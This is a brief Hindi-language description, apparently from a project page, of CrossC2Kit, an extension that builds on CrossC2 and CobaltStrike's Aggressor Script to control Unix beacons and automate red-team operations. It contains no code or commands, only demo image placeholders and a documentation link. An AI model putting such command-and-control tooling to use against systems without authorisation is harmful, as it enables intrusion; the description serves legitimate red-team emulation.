
CrossC2Kit, CrossC2 से व्युत्पन्न Unix प्लेटफ़ॉर्म के आसपास एक घुसपैठ विस्तार है। Aggressor Script ओपन सोर्स स्क्रिप्ट इंजन का उपयोग करें। इसका उपयोग रेड टीम के संचालन प्रक्रिया का अनुकरण करने और CobaltStrike क्लाइंट का विस्तार करने के लिए स्वचालन बनाने के लिए किया जा सकता है।
CrossC2Kit CobaltStrike की मूल सुविधाओं से विरासत में मिला है, इसलिए विकास और लेखन व्याकरण अभी भी आधिकारिक दस्तावेज़ को संदर्भित करता है: https://trial.cobaltstrike.com/aggressor-script/index.html
लेकिन इसके पास Unix प्लेटफ़ॉर्म के beacon को नियंत्रित करने के लिए CrossC2 के ऊपर कुछ API एक्सटेंशन हैं
API: 📄संदर्भ
Demo: 